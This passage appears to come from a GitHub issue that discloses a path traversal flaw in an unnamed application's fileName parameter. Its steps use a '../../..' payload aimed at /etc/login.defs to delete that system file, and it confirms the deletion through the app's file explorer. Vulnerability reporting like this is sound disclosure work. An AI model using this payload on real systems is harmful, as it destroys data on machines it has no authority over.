
5.

The **fileName** parameter accepts a filename as value. Because of lack of validation, you can use `../` to perform path traversal to delete arbitrary file.


As mentioned in step 3. , we can explore any files. So we can use it to choose a target. In this case, I'm going to choose `/etc/login.defs` as target.



Then, input `../../../../../../../../../../../etc/login.defs` payload in the fileName parameter, then send it. As shown in response, you can see the json format key "code" and value "1", which stands for delete successfull.



Go to the file explore function mentioned in step 3 and go in to `/etc` folder, you can see now the `login.defs` is gone, file successfully deleted.



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant